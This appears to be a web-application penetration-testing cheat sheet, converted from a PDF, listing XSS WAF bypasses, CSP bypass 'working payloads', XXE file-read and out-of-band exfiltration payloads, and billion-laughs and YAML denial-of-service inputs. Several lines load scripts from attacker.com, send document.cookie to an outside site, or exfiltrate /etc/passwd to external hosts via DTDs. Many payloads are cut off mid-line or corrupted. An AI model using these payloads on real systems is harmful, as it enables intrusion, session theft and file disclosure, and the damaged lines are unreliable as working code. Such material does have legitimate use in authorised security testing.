
Sucuri WAF
<script>alert(xss)</script>


Akamai
<%3C/script%3Csvg onload=prompt(document[domain])%3E
<SCR%00Ipt>confirm(1)</scR%00ipt>
AngularJS
{{constructor.constructor(alert 1)()}}
```


## XSS Mindmap











# CSP

```
CSP Checker
https://csp-evaluator.withgoogle.com/

Content-Security-Policy Header

- If upload from web is allowed or :
https://medium.com/@shahjerry33/pixel-that-steals-data-im-invisible-3c938d4c3888
https://iplogger.org/invisible/
https://iplogger.org/15bZ87

- Content-Security-Policy: script-src https://facebook.com https://google.com 'unsafe-inline'
By observing this policy we can say it's damn vulnerable and will allow inline scripting as we
working payload : "/><script>alert(1337);</script>

- Content-Security-Policy: script-src https://facebook.com https://google.com 'unsafe-eval'
Again this is a misconfigured CSP policy due to usage of unsafe-eval.
working payload : <script src="data:;base64,YWxlcnQoZG9jdW1bnQuZG9tYWluKQ=="></script>

- Content-Security-Policy: script-src 'self' https://facebook.com https://google.com https: data
Again this is a misconfigured CSP policy due to usage of a wildcard in script-src.
working payloads :"/>'><script src=https://attacker.com/evil.js></script>"/>'><script src=data

- Content-Security-Policy: script-src 'self' report-uri /Report-parsing-url;
Misconfigured CSP policy again! we can see object-src and default-src are missing here.
working payloads :<object data="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg=="><
<param name="AllowScriptAccess" value="always"></object>

- Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-eval' ajax.googleapis.com
With unsafe-eval policy enabled we can perform a Client-Side Template Injection attack.
<script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.4.6/angular.js"></script> <div>
<script src=https://drive.google.com/uc?id=...&export=download></script>

- Content-Security-Policy: default-src 'self'; script-src 'self' *.googleusercontent.com *.go
You can upload the payload to the Yandex.Disk storage, copy the download link and replace the
<script src="https://[**].storage.yandex.net/[...]content_type=application/javascript&[**]">

- Content-Security-Policy: default-src 'self'
If you are not allowed to connect to any external host, you can send data directly in the URL
window.location='https://deteact.com/'+document.cookie;

- Content-Security-Policy: script-src 'self'; object-src 'none' ; report-uri /Report-parsing-ur
We can see object-src is set to none but yes this CSP can be bypassed too to perform XSS. Ho
working payloads :"/>'><script src="/user_upload/mypic.png.js"></script>

- Content-Security-Policy: script-src 'self' https://www.google.com; object-src 'none' ; report-ur
In such scenarios where script-src is set to self and a particular domain which is whitelisted
working payload :><script src="https://www.google.com/complete/search?client=chrome&q=hello&
```

- Content-Security-Policy: script-src 'self' https://cdnjs.cloudflare.com/; object-src 'none'  
In such scenarios where script-src is set to self and a javascript library domain which is not working payloads :<script src="https://cdnjs.cloudflare.com/ajax/libs/prototype/1.7.2/prototype.js"></script>

```
<script src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.0.8/angular.js" /></script>
<div ng-app ng-csp>
 {{ x = $on.curry.call().eval("fetch('http://localhost/index.php').then(d => {})") }}
</div>"><script src="https://cdnjs.cloudflare.com/angular.min.js"></script> <div ng-app ng-csp>
<div ng-app ng-csp id=p ng-click=$event.view.alert(1337)>
```

- Content-Security-Policy: script-src 'self' ajax.googleapis.com; object-src 'none' ;report-uri /  
If the application is using angular JS and scripts are loaded from a whitelisted domain. It is not working payloads :ng-app"ng-csp ng-click=\$event.view.alert(1337)"><script src="https://ajax.googleapis.com/

- Content-Security-Policy: script-src 'self' accounts.google.com/random/ website.with.redirect  
In the above scenario, there are two whitelisted domains from where scripts can be loaded to the working payload :">"><script src="https://website.with.redirect.com/redirect?url=https%3A//accounts.google.com/random/>

- Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline' www.googleapis.com  
With inline execution enabled we can simply inject our code into the page.  
url.com/asd.php/?a=<script>alert(document.domain)</script>  
GoogleTagManager  
<script>setTimeout(function(){dataLayer.push({event:'gtm.js'})},1000)</script>
<script src="//www.googletagmanager.com/gtm.js?id=GTM-\*\*\*\*\*"></script>

- Content-Security-Policy: default-src 'self' data: \*; connect-src 'self'; script-src 'self'  
This CSP policy can be bypassed using iframes. The condition is that application should allow working payloads :<iframe srcdoc='<script src="data:text/javascript,alert(document.domain)"></script>'></iframe>

- CSP with policy injection (only Chrome)  
/?search=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&token=;script-src-elem%20%27unsafe-inline%27

# XXE

## Summary

- ⓘ XML external entity injection (also known as XXE) is a web security vulnerability that allows an attacker to interfere with an application's processing of XML data. It often allows an attacker to view files on the application server filesystem, and to interact with any backend or external systems that the application itself can access.

Detection:

```
Content type "application/json" or "application/x-www-form-urlencoded" to "application/xml".
File Uploads allows for docx/xlsx/pdf/zip, unzip the package and add your evil xml code into
If svg allowed in picture upload, you can inject xml in svgs.
If the web app offers RSS feeds, add your malicious code into the RSS.
Fuzz for /soap api, some applications still running soap apis
If the target web app allows for SSO integration, you can inject your malicious xml code in
```

Check:

```
<?xml version="1.0"?>
<!DOCTYPE a [<!--ENTITY test "THIS IS A STRING!"--]>
<methodCall><methodName>&test;</methodName></methodCall>
```

If works, then:

```
<?xml version="1.0"?>
<!DOCTYPE a[<!--ENTITY test SYSTEM "file:///etc/passwd"--]>
<methodCall><methodName>&test;</methodName></methodCall>
```

## Tools

```
https://github.com/BuffaloWill/oxml_xxe
https://github.com/enjoiz/XXEinjector
```

## Attacks



```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY % xxe SYSTEM "php://filter/convert.bae64-encode/resource=http://10.0.0.3" >
]>
<foo>&xxe;</foo>
```

# Deny Of Service - Billion Laugh Attack

```
<!DOCTYPE data [
<!ENTITY a0 "dos" >
<!ENTITY a1 "&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;">
<!ENTITY a2 "&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;">
<!ENTITY a3 "&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;">
<!ENTITY a4 "&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;">
]>
<data>&a4;</data>
```

# Yaml attack

```
a: &a ["lol","lol","lol","lol","lol","lol","lol","lol"]
b: &b [*a,*a,*a,*a,*a,*a,*a,*a]
c: &c [*b,*b,*b,*b,*b,*b,*b,*b]
d: &d [*c,*c,*c,*c,*c,*c,*c,*c]
e: &e [*d,*d,*d,*d,*d,*d,*d,*d]
f: &f [*e,*e,*e,*e,*e,*e,*e,*e]
g: &g [*f,*f,*f,*f,*f,*f,*f,*f]
h: &h [*g,*g,*g,*g,*g,*g,*g,*g]
i: &i [*h,*h,*h,*h,*h,*h,*h,*h]
```

# XXE OOB Attack (Yunusov, 2013)

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE data SYSTEM "http://publicServer.com/parameterEntity_oob.dtd">
<data>&send;</data>
```

```
File stored on http://publicServer.com/parameterEntity_oob.dtd
<!ENTITY % file SYSTEM "file:///sys/power/image_size">
<!ENTITY % all "<!ENTITY send SYSTEM 'http://publicServer.com/?%file;'">
%all;
```

# XXE OOB with DTD and PHP filter

```
<?xml version="1.0" ?>
<!DOCTYPE r [
<!ELEMENT r ANY >
<!ENTITY % sp SYSTEM "http://92.222.81.2/dtd.xml">
%sp;
%param1;
]>
<r>&exfil;</r>
```

```
File stored on http://92.222.81.2/dtd.xml
<!ENTITY % data SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'http://92.222.81.2/dtd.xml?%data;'>">

XXE Inside SOAP

<soap:Body><foo><![CDATA[<!DOCTYPE doc [<!ENTITY % dtd SYSTEM "http://x.x.x.x:22/"> %dtd;]><x>

XXE PoC

<!DOCTYPE xxe_test [<!ENTITY xxe_test SYSTEM "file:///etc/passwd">]><x>&xxe_test;</x>
<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE xxe_test [<!ENTITY xxe_test SYSTEM "file:///etc/passwd">]><x>&xxe_test;</x>
<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE xxe_test [<!ELEMENT foo ANY><!ENTITY xxe_>

XXE file upload SVG
<svg>&xxe;</svg>
<svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" width="300"
 <image xlink:href="expect://ls"></image>
</svg>

<?xml version="1.0" encoding="UTF-8" standalone="yes"?><!DOCTYPE test [<!ENTITY xxe SYSTEM "file:///etc/passwd">]><x>&xxe;</x>

XXE Hidden Attack

- Xinclude

